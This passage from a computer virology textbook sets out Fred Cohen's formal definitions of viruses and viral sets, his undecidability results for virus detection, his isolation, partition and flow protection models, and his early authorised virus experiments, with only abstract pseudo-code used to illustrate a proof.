
2. *the tape cells starting at index j' hold the virus v' and*
3. *at some time instant t'' such that $t < t'' < t'$, v' is written by M.*

In an abridged way, we can write that V is a viral set with respect to M, if and only if,

$$[(M, V) \in \mathcal{V}]$$

and that v is a virus *with respect to M, if and only if,*

$$[v \in V] \text{ such that } [(M, V) \in \mathcal{V}].$$

The latter definition perfectly describes the essential feature of a virus, that is to say, the copy mechanism of its own code. This copy may be different (evolved in Fred Cohen's terminology) from the original code. Let us notice in passing a very important fact: the existence of a payload – in other words an offensive procedure – is not an essential feature in characterizing a virus[8]. Later, L. Adleman will consider this aspect from a more general point of view and as a basis for his own classification of malware (see Section 3.3). Figure 3.2 graphically illustrates the above definition.




Fig. 3.2. Graphical Illustration of the Virus Formal Definition

In the rest of the chapter, we will adopt Fred Cohen's abridged notation, which follows:

$$[\forall M[\forall V[(M, V) \in \mathcal{V}] \text{ if and only if } [[V \in TS] \text{ and } [M \in \mathcal{M}] \text{ and } [\forall v \in V[v \overset{M}{\Rightarrow} V]]]]].$$

where $v \overset{M}{\Rightarrow} M$ denotes the formalization part starting at line 2, in Figure 3.1. Then to simplify matters and with the notations that we have just presented, we have:

[8] Moreover, it is rather surprising and regrettable that in the public's mind and for some experts, this fact is often ignored. This explains why so many fallacious ideas and definitions can be found here and there. Once again, total ignorance of Fred Cohen's work is very harmful.

Definition 21 *(Viral evolution) We said that a virus v evolves into a virus v' with respect to M if,*

$$(M, V) \in \mathcal{V} \ [[v \in V] \ and \ [v' \in V] \ and \ [v \overset{M}{\Rightarrow} \{v'\}]].$$

The virus v' is an evolution of v with respect to M if and only if,

$$\begin{aligned}[(M, V) \in \mathcal{V} \ & [\exists i \in \mathbb{N}[\exists V' \in V^i \ such \ that \\ & [v \in V] \ and \ v' \in V] \ and \\ & [\forall v_k \in V'[v_k \overset{M}{\Rightarrow} v_{k+1}]] \ and \\ & [\exists l \in \mathbb{N} \ [\exists m \in \mathbb{N} \\ & \qquad [[l < m] \ and \ [v_l = v] \ and \ [v_m = v']]]]]\end{aligned}$$

In other words, if we consider the binary relation $\overset{M}{\Rightarrow}$, then the transitive closure[9] of this relation starting from the virus v, contains the virus v'. Thus, the virus v' is a direct evolution of the virus v (next offspring) or a later evolution of that virus (some viruses have evolved from v' before evolving into v).

3.2.3 Study and Basic Properties of Viral Sets

We are now going to present Fred Cohen's main theoretical results about properties of viral sets. The proofs are here omitted, in order to not frighten the non-mathematical reader. They are essential to seize different concepts involved. The interested reader will find them in [34, section 2.5] and [35]. We strongly recommend reading these two reference works if you wish to acquire a deeper knowledge in the field of computer virology.

The first theorem asserts that any union of (a finite number of) viral sets is also a viral set.

Theorem 7

$$\forall M \in \mathcal{M}, \forall U^* \subset \mathcal{P}(I^*)^{10}[\forall V \in U^*(M, V) \in \mathcal{V}] \Rightarrow [(M, \cup U^*) \in \mathcal{V}]$$

Proof. The proof is left to the reader as an exercise (see at the end of the chapter). □

[9] The transitive closure of a binary relation $\mathcal{R}$ on a set $\mathcal{E}$ (let us recall that such a relation can be described or defined by a subset of the Cartesian product of $\mathcal{E}$) is the minimal transitive relation $\mathcal{R}'$ on $\mathcal{E}$ that contains $\mathcal{R}$. To be more precise, for any elements x and y of $\mathcal{E}$, if $x\mathcal{R}'y$ then either $x\mathcal{R}y$ or there exists $z \in \mathcal{E}$ such that $x\mathcal{R}z$ and $z\mathcal{R}y$.

[10] If $\mathcal{E}$ denotes a set, $\mathcal{P}(\mathcal{E})$ denotes the set of all subsets of $\mathcal{E}$ (also called the power set). The reader will prove that $\mathcal{P}(\mathcal{E})$ has cardinal number $2^{|\mathcal{E}|}$ (hint: use the characteristic function.

This theorem has a rather strong consequence since it implies that if we consider two viral sets V_1 and V_2, any virus $v_2 \in V_2$ may evolve from $v_1 \in V_1$. Moreover, this theorem enables to prove the next proposition.

Proposition 8 *(Largest viral set)*
$[\forall M \in \mathcal{M}[[\exists V \subset I^*[(M,V) \in \mathcal{V}]] \Rightarrow [\exists U \subset I^*$ *such that*

1. $[(M,U) \in \mathcal{V}]$ *and*
2. $[\forall V \subset I^*[[(M,V) \in \mathcal{V}] \Rightarrow [\forall v \in V[v \in U]]]]]]$

The set U *is called the* largest viral set with respect to M *and is denoted* $LVS(M)$.

Proof. Hint: the first item is easily proved by means of Theorem 7 while item 2 is proved by contradiction by assuming that item 2 is false. You get a contradictory result since you conclude that both $v \notin U$ and $v \in U$. □

The notion of "largest viral set[11]" thus enables us to consider all the viruses v' that have evolved from a given virus v. In other words, we have $v \overset{M}{\Rightarrow} v' \Rightarrow v' \in LVS(M)$. Let us notice that $LVS(M)$ is the union of all viral sets with respect to M.

The notion of largest viral set may also conversely suggest the notion of smallest viral set with respect to a machine M. Thus, it supposes that there exists a non-empty viral set, all of whose proper subset are no longer viral sets.

Definition 22 *(Smallest viral set)*
A smallest viral set with respect to $M \in \mathcal{M}$*, denoted* $SVS(M)$*, is defined by*

$$[\forall M \in \mathcal{M}[\forall V \subset I^*[(M,V) \in PPEV(M)] \Leftrightarrow$$

1. $[(M,V) \in \mathcal{V}]$ *and*
2. $[\nexists U \subset V$ *such that* $[(M,U) \in \mathcal{V}]]]$.

It obvious, by considering previous remarks and comments, that there may be many $SVS(M)$ for a given machine M. In fact, the viral property is defined over the subset lattice of I^*, that is to say the set of subsets of I^* partially ordered by the inclusion relation; thus the existence of many, non-empty, smallest subsets is quite logical. In particular, it is quite reasonable to ask oneself whether $SVS(M)$ with respect to a given machine M, contains only one element, in other words, whether it is a singleton. Indeed, when

[11] By largest, it is meant with respect to the partial ordering defined with respect to the set inclusion relation.

considering the partial ordering defined by subset inclusion, the smallest non-empty sets are precisely singletons. The next theorem gives the answer to that question.

Theorem 8 *There exists a machine $M \in \mathcal{M}$ with respect to which $SVS(M)$ is a singleton. In other words,*

$$[\exists M \in \mathcal{M}[\exists V \subset I^* \text{ such that } [(M,V) \in SVS(M)] \text{ and } [|V| = 1]]].$$

The singleton smallest viral set (singleton viral set for short) describes the practical case of simple viruses that are non polymorphic viruses (they do not evolve). This case is the most frequent one, and also the most obviously known to the public's mind. Fred Cohen gave in his seminal thesis [34, pp 94-95], as an example, a simulation of such a machine. This machine has a singleton as smallest viral set (see the section devoted to the study projects at the end of chapter).

By reversing the previous theorem (contrapositive approach), it becomes possible to define a virus with respect to a given machine (a computing environment) as any sequence (in the sense of Turing machines) which is able to evolve with respect to that machine.

Corollary 1 *For all machines $M \in \mathcal{M}$ and for all $u \in I^*$ we have:*

$$[[u \overset{M}{\Rightarrow} \{u\}] \Rightarrow [(M, \{u\} \in \mathcal{V}]].$$

Proof. Hint: use the formal definition given in Figure 3.1. □

In fact, Fred Cohen proved a more general result, by considering finite viral sets which come in all sizes.

Theorem 9 *(Smallest viral set of fixed size)*
For any integer $i \in \mathbb{N}^*$, there exists a machine $M \in \mathcal{M}$ and a set $V \subset I^*$ such that

1. $[(M,V) \in SVS(M)]$ *and*
2. $[|V| = i]$

This is thus the case where viruses contained in such a viral set have a limited (bounded) and controlled infective power. In other words, any of these viruses have a fixed numer of evolved forms[12]. Fred Cohen also illustrates this particular case, by giving the detailed pseudo-code of a machine with respect to which the smallest viral set has size 4 [34, pp 95-97].

[12] The reader may refer to [162] for a generalization of that result, which considers viruses with an infinite number of forms.

In a more general view, the existence of a finite, countable viral set (in other words a set which is equipotent to the set of natural numbers $\mathbb{N}$) is demonstrated, for all Turing machines, with the following theorem.

Theorem 10 *(Finite countable viral set)*
There exists a machine $M \in \mathcal{M}$ and a set $V \subset I^*$ such that

$$[(M, V) \in \mathcal{V}] \text{ and } [|V| = |\mathbb{N}|].$$

Proof. The reader will refer to [34, pp 19-20] for the detailed proof of this theorem. Before doing this, he is strongly advised to read Section 2.6 of Fred Cohen's thesis, in which are defined some essential tools required for that proof (abbreviated tables which enable us to describe in a single statement, a large set of states, inputs, outputs, next states and tape movements). Here is the sketch of the proof: consider a viral set in which each element evolves into another element which has a one more symbol. This thus enables one to use the induction principle (in other word the bijection $n \mapsto n + 1$ which builds the set of natural integers). Hence the result. □

Fred Cohen also demonstrated this result by giving a practical implementation of such a machine, potentially producing a finite countable viral set (see [34, pp 99-101]). The previous theorem may seem of theoretical interest only. It is definitively not the case. A very essential corollary, which has strong and fundamental consequences, can be derived from that theorem.

Corollary 2 *Let us consider a machine $M \in \mathcal{M}$ as defined in Theorem 10. There exists a set $W \subset I^*$ such that*

$$[|M| = |\mathbb{N}|] \text{ and } [\forall w \in W[\nexists W' \subset W[w \overset{M}{\Rightarrow} W']]].$$

Proof. The proof derives from that of Theorem 10 when considering a viral set which does not accept any smallest viral set with respect to that machine (see [34, pp 19-20]). □

The machine M as defined in Theorem 10 thus accepts a finite countable set of sequences which are not viruses (that is to say these sequences do not follow to the formal definition of Figure 3.1). Thus, as a consequence, there cannot exist a machine $M' \in \mathcal{M}$ allowing one to determine if a pair (M, V) is of viral nature or not, by simply enumerating either all the viruses (case of Theorem 10) or the set of all non viral sequences with respect to M (case of Corollary 2). We will consider again the extremely important consequences and implications of that corollary in Section 3.2.4

Let us now consider the next proposition.

Proposition 9 *There exists a machine $M \in \mathcal{M}$ for which any sequence of symbols is not viral with respect to M. In other words,*

$$\forall M \in \mathcal{M}[\nexists V \subset I^*[(M, V) \in \mathcal{V}]].$$

Proof. Just consider a machine which always halts without moving its tape head (see [34, page 20]). □

The machines M of Proposition 9 correspond in fact to all environments "computing" or manipulating completely "inert" data (which definitively do not involve any execution process as text document like `*.txt`, image files, audio files...). This implies that a pure text document cannot be infected.

In a contrapositive way, Theorem 11 implies that it is always possible to find a machine for which an arbitrary sequence is a virus with respect to that machine.

Theorem 11 *For all sequence $v \in I^*$, there exists a machine $M \in \mathcal{M}$ such that*

$$[(M, \{v\}) \in \mathcal{V}].$$

In his proof, Fred Cohen effectively built such a machine (see [34, page 21 and 101-103]). Let us notice that in this case, the machine M is defined such that $SVS(M)$ is a singleton and such that $SVS(M) = LVS(M)$.

To conclude this section devoted to basic properties of viral sets, let us consider the next proposition which complements the two preceding results (Proposition 9 and Theorem 11).

Proposition 10 *There exists a machine $M \in \mathcal{M}$ such that for all sequences $v \in I^*$ there exists a set $V \subset I^*$ such that*

$$[[v \in V] \text{ and } [(M, V) \in LVS(M)]].$$

Thus, for this machine, any sequence is a virus. The proof given by Fred Cohen [34, pp 22-23] is a constructive one.

3.2.4 Computability Aspects of Viruses and Viral Detection

Logically, we cannot study viruses without considering the problem of their detection. Fred Cohen's most important part of his formalization, is without doubt that devoted to viral detection. We already have seen, with Corollary 2 of Theorem 10, that there exists no finite state Turing machine (in other words, a progam that halts) that allows us to decide by simple enumeration whether a given (M, V) is viral or not. As an fundamental consequence,

among other consequences of this result, viral detection techniques based on *scanning*[13] are very limited and inherently so. Indeed, they are enumerative by nature. The best illustration of that fact is given by polymorphic viruses (see Chapter 4), which precisely aim at bypassing antiviral techniques based on scanning or on other form analysis techniques.

Fred Cohen has identified three issues to explore in order to efficiently address and formalize the viral detection problem.

- *Decidability issue.*- We want to determine whether or not there exists a Turing machine able to decide[14] in a finite time, whether or not a given sequence v with respect to a given M is viral.
- *Viral evolution issue.*- Is it possible to write a (Turing machine) program which is able to determine, in a finite time, whether or not a given sequence v, with respect to a given Turing machine M, "generates" another given sequence v' for that machine?
- *Viral computability issue.*- This issue addresses the question of determining the class of sequences that can be evolved by viruses.

Decidability issue

Considering this issue is essential since solving it, will directly determine the efficiency level of viral detection capabilities and thus of the fight against viruses. The next theorem is probably the most essential one in Fred Cohen's thesis, in this respect.

Theorem 12 *(Undecidability of viral detection)*

$$[\nexists D \in \mathcal{M} \;\; \exists s_i \in S_D \text{ such that } \forall M \in \mathcal{M}, \quad \forall V \subset I^*$$

1. *D halts at a time instant t and*
2. $[S_D(t) = s_i] \Leftrightarrow [(M, V) \in \mathcal{V}]]$.

Proof. The proof of this theorem is mainly based on the reduction from the Halting problem (see [34, pp 23-25] for the complete proof). We strongly advise the interested reader to carefully read and analyze the original proof of this theorem. We have seen with Theorem 4, in Section 2.2.3 that the Halting problem was itself undecidable.

The broad outline of the proof here follows:

[13] That is to say looking for a sequence that specifically identify a virus; see Chapter 5 for details.

[14] from a general point of view, that is to say by considering other techniques than enumerative ones.

1. we take an arbitrary machine M' and a tape sequence v',
2. we generate a machine M and a sequence v performing the following actions:
   a) copy v' from v,
   b) simulate the execution of M' on v',
   c) and if v' halts on machine M', replicate v.

Thus, v replicates itself if and only if sequence v' would halt on machine M'. Since the Halting problem is undecidable and since any program which is capable of self-replication is a virus (see Corollary 1), thus deciding whether $[(M, \{v\}) \in \mathcal{V}]$ is undecidable too. We have the result.

Theorem 12 demonstrates that any absolute virale detection is a "mathematical impossiblity". In particular, it denies all extreme marketing claims of antivirus software publishers who might maintain the contrary. This result is a fundamental one. It implies that any viral detection policy, which is based solely on an antiviral software implementation – whatever it may be –, has a necessarily limited efficiency. As a corollary, it is easy to understand why bypassing an antivirus is always possible.

D. Chess and S. White [31] have recently completed Fred Cohen's seminal result. They show that "*not only we cannot write a program that detects all viruses known and unknown with no false positives, but in addition there are some viruses for which, even when we have a sample of the virus in hand and have analyzed it completely, we cannot write a program that detects just that particular virus with no false positives*[15]". They also manage to extend the latter result as well as Fred Cohen's one (Theorem 12) when considering the follwing definition of a looser notion of detection.

Definition 23 *[31] (Looser detection model)*
An algorithm A loosely-detects a virus v, if and only if for every program p, $A(p)$ terminates, returning "True" if p is infected with v and returning something other than "True" if p is not infected with any virus. The algorithm A may return any result at all for programs infected with some virus other than v (although it must still terminate).

The Chess and White's looser detection model thus accepts some particular false positives (with respect to v): programs infected with other viruses than v are detected par algorithm A.

[15] The authors have here of course considered the case of a polymorphic virus (a viral set which is not a singleton).

Viral evolutivity issue

Theorem 12 considers the viral detection problem from a very general point of view. The second issue deals with a more limited instance of that same problem. The aim is to be able to determine in a finite time, whether a virus has evolved from another virus. From a practical point of view, it may be a true code mutation or a simple polymorphism process (see Chapter 4 for the technical definition of that term and of other terms we use in this chapter).

Scanning techniques are inefficient at detecting viruses except in case of known ones, that is to say in the case covered by Theorem 8 (when the smallest viral set is a singleton; even in this case, some technical difficulties may reduce the efficiency) In case of viruses with an evolutive power (able to evolve), the most used techniques are based on heuristics[16]. However these techniques, that may be powerful and very efficient are notheless limited as far viral detection is concerned: they can be relatively easily bypassed or lured and they may provoke a number of false alarms. The next theorem demonstrates why all these techniques are thus limited, in particular when they try to decide if a given virus is an evolved form of a known virus.

Theorem 13 *(Undecidability of viral evolutivity)*

$$[\nexists D \in \mathcal{M} \exists s_i \in S_D \text{ such that } [\forall (M,V) \in \mathcal{V}, [\forall v \in V, [\forall v'$$

1. *D halts at time instant t and*
2. $[S_D(t) = s_i] \Leftrightarrow [v \overset{M}{\Rightarrow} \{v'\}]]]]$

Proof. it is based on the proof of Theorem 12. The machine M is modified in such way that it first duplicates the sequence v before running the sequence v' on M', then finally generates v'. The initial self duplication implies that $(M, \{v\}) \in \mathcal{V}$ while the generation of v' implies that the computation of v' on M' halts. Deciding whether or not v' has evolved from v is undecidable. □

Viral computability issue

The proof of Theorem 12 given by Fred Cohen used the fact that it is possible to define a machine directly from a viral sequence (by direct embedding of

[16] A heuristic program or a *heuristic* is a program able to find feasible solutions that are not necessarily optimal with respect to an optimization problem. Heuristics are thus valuable methods for attacking problems whose complexity does not allow optimal solutions to be found (for example, NP-complete optimization problems); for more details on heuristics, the reader may refer to [117, pp 299-303] and [97, chap 36-4].

a machine within a virus). The viral computability issue now considers a particular class of Turing machines defined in the same way as the previous ones. In other words, the aim is to demonstrate how viral evolution as the same computation capabilities and power than Turing machines.

Theorem 14 *(Viral computability)*
For all Turing machine $M' \in \mathcal{M}$*, there exists* $(M, V) \in \mathcal{V}$ *such that, for all* $i \in \mathbb{N}$ *:*

$$\forall x \in \{0,1\}^i \qquad [x \in H_{M'}] \text{ and}$$

$$\exists v \in V, \exists v' \in V \text{ such that } [[v \text{ evolve into } v'] \text{ and } [x \subset v']].$$

Proof. See [34, pp 26-27] □

Any sequence (or equivalently any Gödel number) that can be computed by a Turing Universal Computing Machine may have evolved from a virus. To summarize, this fact implies that the set of viruses is a class of Turing machines that can be compared to the set $\mathcal{M}$. In other words, viruses are at least as powerful a class of computing machines as Turing machines themselves. In particular, there also exists a "*Universal Viral Machine*" which also can evolve any "computable" (Gödel) number.

What does this theorem mean and imply as far as viral detection is concerned? It reinforces the result presented in Theorem 12. Indeed, if any program (by means of the previous formalization) can be seen as an evolved form of a virus, there is thus a bijection from $\mathcal{M}$ onto $\mathcal{V}$ (the two sets are equipotent). We can thus give the following result:

Proposition 11 *(Viral cardinality)*
There are exactly $\aleph_0$ *(in other words a countable infinite number) viruses.*

Proof. By applying Theorem 14 and by using the fact that there are $\aleph_0$ partial recursive functions (Theorem 1 in Chapter 2.2.1). □

Once again, this proves that enumerative techniques (scanning or equivalent techniques) for viral detection are unworkable.

3.2.5 Prevention and Protection Models

Let us consider a generic information system which is described by a Turing computing model. In that system – as in any real-life computer that is represented by the generic system –, any user can access any information which is available in that system: data or programs. This access is conditioned by the

permissions that have been assigned to the user, if any. He can also either interpret (compute) all this information or transmit it to other users of the system or to other systems (in case of networks).

In the context of such a generic system, all this implies that the information sharing process is a transitive process (in the mathematical sense of this word). It is thus the same for virus or worm infection process. Information sharing and transitivity of the information flow, whatever may be the starting point of that flow, naturally enables a virus to spread. The spreading occurs according to the transitive closure of the information flow (for a definition of the notion of transitive closure, see the footnote given after Definition 21), unless information sharing is strongly restricted.

Fred Cohen conducted such an analysis of information flow and data sharing, in his Ph.D thesis. He consequently deduced from his study that, in a contrapositive way, if all sharing capabilities are removed, the information flow between users is cut off and any virus is confined to the system, thus making its spread no longer possible. This model is precisely the "*Isolation model*". Except in some very particular cases (the best example is without doubt military information systems or networks), for which this model is the only possible model, the Isolation model is generally unworkable in the huge majority of cases. The evergrowing – and sometimes ill-considered and extreme – appetite for networking all kinds of (local, national or international) computer resources and systems is definitively incompatible with the Isolation model. Besides information sharing, Fred Cohen has identified two other factors that enable viral propagation: program execution and data/program modification (or changes to their integrity). Consequently, he strengthened the Isolation model by suppressing these two additional capabilities for the users of a system. The resulting model is so controlled and limited that it is only of theoretical interest, since it proves to be totally unworkable for practical information systems.

Consequently, Fred Cohen considered some looser forms of the Isolation model. They are of practical interest only for very sensitive systems (trusted systems) but these looser forms however guarantee a high level of security which thus makes them interesting in very special cases. For other cases, they remain of only theoretical interest since their inherent constraints are definitively incompatible with the evergrowing need for ergonomic systems.

Virus Prevention

The goal is to limit as much as possible the risk of viral propagation by applying the looser forms of Fred Cohen's Isolation model. Two classes,

among other ones, of these looser forms have been analyzed in depth by Fred Cohen.

- **Partition models**.- The essential aim is to divide the information flow by mathematically partitioning it[17] into proper subsets that are closed for transitivity. In other words, the system is divided up into isolated sub-systems. As a result, infections are thus restricted to these sub-systems. Partition models are generally widely used for military systems or networks: the notion of partitioning obviously coincides with that of security clearance.
  The model combining both the *Bell-LaPadula model* [12] and the *Biba Integrity model*[18] [13]. From a mathematical point of view, the resulting model is defined over a set of security levels. Each user of the system is assigned to a given security level. Sharing is limited by two properties: the "*no-read-up*" property (which states that any user at some level x may not read information from a security level exceeding x) and the "*no-write-down*" property (which states that any user at some level y may not write information to a security level lower than y. This kind of model can be mathematically described by the notion of set lattice[19].
  For the integrity aspect – which is inherited from the Biba model – the notion of data integrity is then considered instead of that of security and previous rules are simply reversed (*no-write-up* and *no-read-down* rules).
- **Flow models**. In this class of models, systems are not partitioned into proper sub-systems which are closed under transitivity but a "*flow distance*" is considered instead. In other word, the goal is to keep track of the number of times data is shared (from an arbitrary source). The transitivity is limited and data flow is under control. Any data sharing

[17] The notion of partition that is used here is precisely the mathematical concept of set partition. A set partition of a set $\mathcal{E}$ is a collection of disjoint, non empty, (proper) subsets of $\mathcal{E}$, whose union is presicely the set $\mathcal{E}$.

[18] These two particular security models were probably the most famous ones in the 1970s and since have been widely analyzed and adopted. Indeed, most of the modern security models were deeply inspired by these two models. The reader will find a detailed presentation of them in the original papers [12, 13] and in [5, Chap. 7].

[19] A *lattice* is a partially ordered set $\mathcal{T}$ such that any pair $\{x, y\}$ of $\mathcal{T}$ has both a greatest lower bound (denoted $x \wedge y$) and a lower upper bound (denoted $x \vee y$). The power set of a set $\mathcal{E}$ (the set of all subsets of $\mathcal{E}$), with the partial ordering defined by set inclusion, is a lattice with respect to which $\vee = \cup$ and $\wedge = \cap$. The concept of lattice is a extremely powerful tool in formalizing and studing partially ordered sets (posets for short). In other words, they are sets in which any pair of elements may not be necessarily compared. For more details on posets the interested reader will refer to [87].

is then recorded and quantified by means of a distance metric D[20]. Two rules are then used:

1. D(output) = max(D(input)).
2. D(shared input)= 1+ D(unshared input).

Protection is then provided by setting up a threshold beyond which information becomes unusable. In Figure 3.3, a flow limitation threshold of




Fig. 3.3. Flow Model With a Threshold of 1

1 has been chosen. In that example, any user can only share information (communicate) with two other users. As an example, any information or data coming from user C can only be shared with user B or user D but never with users A or E, even by communicating through users B or D. On the other hand, any information coming from user B may flow through user A as long as it does not contain any coming from user C. Such a model is still very restrictive. It requires in memorize and maintaining all flow lists up-to-date. That it to say the lists of all users accessing any available information (data or programs), according to precise and strict rules.

Fred Cohen proposed a number of detailed security models which belong to one of these two classes [38–41]. Despite the fact that their quality cannot be put into question, these models are extremely difficult to apply and thus are unworkable in practice, due to the huge number of constraints that must be satisfied to comply with users's desire for more and more ergonomic and easy-to-use/manage systems. This reinforces the idea that, as far as security is concerned, theory is one thing and practice is quite another.

Later, L. Adleman (see Section 3.3.3 and 3.3.4) will pay a special attention to the theoretical aspects of the Isolation model.

[20] A distance metric is a nonegative function D from $\mathcal{E} \times \mathcal{E}$ to $\mathbb{R}^+$ such that, for any $(x, y, z) \in \mathcal{E}^3$:

1. $d(x, y) = 0$ if and only if $x = y$ (separation axiom).
2. $d(x, y) = d(y, x)$ (symmetry axiom).
3. $d(x, y) \leq d(x, z) + d(z, y)$ (triangular inequality).

This function describes the distance between neighboring points of $\mathcal{E}$.

Detection and cure of computer viruses

By comparison with the biological world, Fred Cohen considered a more reactive approach – since prevention has a pro-active angle by trying to anticipate and prevent risks – which uses detection and cure of computer viruses as a basis for antiviral defense. This approach better corresponds to the real-life situation in the biological world, since fighting against biological viruses involves observing and detecting them before curing people. Let us note in passing the pertinent analogy between public health policies and computer security policies.

Starting from these principles, Fred Cohen worked on several aspects in order to determine and characterize the power of this new pragmatic approach. We now present its most pertinent aspects.

- *Viral detection.*- With Theorem 12, we saw that this general problem is undecidable: there is no decision procedure D which is able to decide whether or not a program is infected (later, Adleman will complement this essential result by giving some complexity results with respect to this problem). In order to illustrate in a more intuitive way this fact, let us consider the pseudo-code of the following virus CV, called *contradictory virus* and let us suppose that such a detection procedure D exists.

```
CV()
 {
   ......
   main()
    {
     if not D(CV) then
      {
       infection();
       si trigger-value ‘‘true’’ then payload();
      }
     endif
     goto next;
    }
  }
```

  The procedure D decides whether CV is a virus. But what about the case when precisely D interprets CV?
  - If D decides that CV is a virus, no infection occurs (CV is consequently not a virus).

– On the other hand, if D determines that CV is not a virus, CV will infect other programs and thus CV is indeed a virus.

This example perfectly demonstrates that the procedure D is self-contradictory and that any detection based on D is impossible since there exists at least one virus (the CV virus), which will be never detected as such (it is worth noticing that virus CV is another, more intuitive way to prove Theorem 12). These proves demonstrate that any antiviral detection based solely on detection by form analysis is by nature of limited efficiency.

- *Viral evolutivity.*- If absolute detection by appearance (or form analysis) is generally impossible, can we consider another better criterion?
  Another approach could consist of not trying to decide whether a program is directly a virus, but to determine whether two programs are related by a viral evolution mechanism. Unfortunately, Theorem 13 asserts that the evolutivity issue is undecidable from a general point of view. It is quite easy to prove it by considering a contradictory program, similar to the CV virus (see the exercises at the end of the chapter).
  Then, since general detection by form (or code) analysis cannot efficiently be used (directly or by compared evolutivity), Fred Cohen then considered *Behavioural detection* (in other words, we try to decide whether or not a program is a virus since it behaves like a virus) as a viral detection technique [34, p. 73]. Viral behaviour is in fact determined by particular input data[21] to programs that may thus reveal or not their viral nature. Deciding whether programs exhibit viral behaviour thus is equivalent to analyzing the appearance of those input data. Since any general detection based on form analysis is undecidable, that based on behaviour is undecidable as well, from a general point of view.
- *Eradication.*- The issue here is to remove a virus that has already infected a computer. Any eradication mechanism must be, as a trivial condition, faster than the viral process itself. Otherwise, reinfection by the virus would doom such a mechanism to failure.
  The other essential aspect is that any efficient cure (or eradication) is conditioned by a precise detection and identification of viruses. Fred Cohen underlined the fact, that there exists at least one class – the class on non evolving viruses, also called *static viruses* – that may be detected and eradicated. In general, the scanning technique is used, since it generally

[21] In the context of Turing machines, a viral behaviour comes from input data (in other words, the index of a recursive function) capable of duplicating itself on the machine tape.

enables a precise viral identification. The only constraint comes from the fact that scanning techniques are enumerative by nature. They moreover can only take into account previously identified viruses (known viruses). Once again, we are confronted with the general (undecidable) problem of viral detection.

3.2.6 Experiments with Computer Viruses and Results

Probably as exciting an aspect as previous results in Fred Cohen's thesis is his attempt to model and experiment with full-scale infection processes and spread mechanisms, on real systems and networks with real computer viruses. He was the first person to be officially authorized to conduct such real-life experiments with computer viruses. As a result, Fred Cohen verified some of his theoretical results as well as some of his computer security models presented in the previous section. We are now going to present the main results of Fred Cohen's experiments while the interested reader will find further details by refering to [34, pp 82-86].

At first sight, these results might seem totally outdated since the hardware and software capabilities were far lower than those available today. However it is quite the contrary. In the first place, it seems – to the best of the author's knowledge – that no other such experiments have ever been officially conducted. Thus, these results and the relevant conclusions that can be drawn from them, are the only ones that we have at our disposal.

Secondly, Fred Cohen paid special attention to conducting all these experiments independently from any specific environments or systems (including operating systems, programming languages, security holes or implementation flaws in protocols or software...). Moreover, he used only the practical computer security models and policies in force at the time of the experiments – in other words nothing but those we have today if we consider that most of the security models and policies that we use today were defined by Fred Cohen or by others in the 1980s. What we learn from Fred Cohen's experiments is thus completely topical. Once again, it is both surprising and regrettable to note that nothing has changed today. Analyzing security audit results on modern computers or networks proves that the security level has not increased since. conclusion

Fred Cohen conducted three series of experiments but he faced a large number of difficulties in getting the required authorizations. It seemed that the first results obtained frightened some of the decision-makers who authorized his experiments. As a consequence, only a small part of the initially scheduled experiments were conducted.

First experiments: November 1983

For this series of experiments, Fred Cohen published only a small amount of technical data concerning the virus itself. We only know that this virus was written for a VAX 11/750 system running Unix. A lot of precautions were taken to keep the virus under control. All infected programs were systematically disinfected from the virus – in fact, the virus copied the intended target to temporary storage area before performing the infection. Thus, no illicit dissemination or modification of information was done other than that required for the experiment.

The virus spread very quickly and probably more than Fred Cohen himself would have imagined. Some users with superuser privileges (*root* users) were infected as well, thus opening the whole system to the virus's appetite in a few minutes. In all the experiments, the virus gained system privileges after no more than thirty minutes.

As soon as the first results were known, systems administrators and security officers decided that no further computer security experiments would be permitted on their system. Even post-experimental analysis was denied on these systems. Their rather strong reaction is typical of how many administrators and decision-makers oversee and foresee security in general and especially computer security: problems that one does not see, do not exist. Unfortunately, this kind of reaction is still very common nowadays. Despite several months of difficult negotiation and administrative changes, it was decided that such full-scale, real-life experiment would no longer be permitted. Thus, Fred Cohen could not go on. But as limited as his results may have been, they however proved that the computer viral hazard was nothing but real and thus cannot be ignored in the future, whatever may be the reaction of decision-makers.

Second experiment: July 1984

This experiment took place on a Bell-Lapadula [12] based system implemented on a Univac 1108. Long negotiations (several months) were conducted to get the required authorizations. The aim of these experiments was merely to demonstrate the feasability of a virus on a Bell-LaPadula based system. Let us recall that this security model was the reference model at that time. Once again, the experiment was planned, prepared and performed with a huge amount of precautions: virus permanently tracked and kept under control, limitation of available hardware resources, limited number of available users...

The virus turned out to be very efficient at spreading and infecting a group of simple users, administrators and security officers. The virus also managed to cross user boundaries and to move from a given security level to a higher security level. As a consequence, the Bell-Lapadula model was found out to be rather weak with respect to viral activity.

The virus (called 1108 virus) seemed to be very simple (five lines of assembly code, about 200 lines of Fortran code and about 50 lines of command files). At that time, systems programmer estimated that it would be without doubt possible to write a more sophisticated virus for this system.

Third experiment: August 1984

The results of the second experiment seemed to have shaken people up and opened decision-makers's minds. Permission was then granted in August 1984 to conduct a third experiment on a VAX Unix system.

The purpose this time was to analyze the mechanism and effect of viral spreading, in particular through data sharing. Among other aspects, Fred Cohen considered a small number of users which appeared to account for the vast majority of data sharing and thus have an important impact on the system security. Studying this particular group of users, controlling them and protecting them with a suitable protection model and security policies could greatly limit or even prevent any viral spreading to the whole system.

For this experiment, the number of system administrators was quite high. Once again, when the virus succeeded in infecting user accounts with root privileges, the whole system (all accounts and all computer resources) was contaminated. The analysis of the results demonstrated that system administrators were infected very quickly since they tend to execute programs without any sense of suspicion, even if programs come from an untrusted source. Moreover, they ran these programs logged in as root. Thus, the entire system was very quickly corrupted and infected. The disregard for elementary precautions and rules, as far as computer security is concerned, allowed the virus to spread.

Conclusions

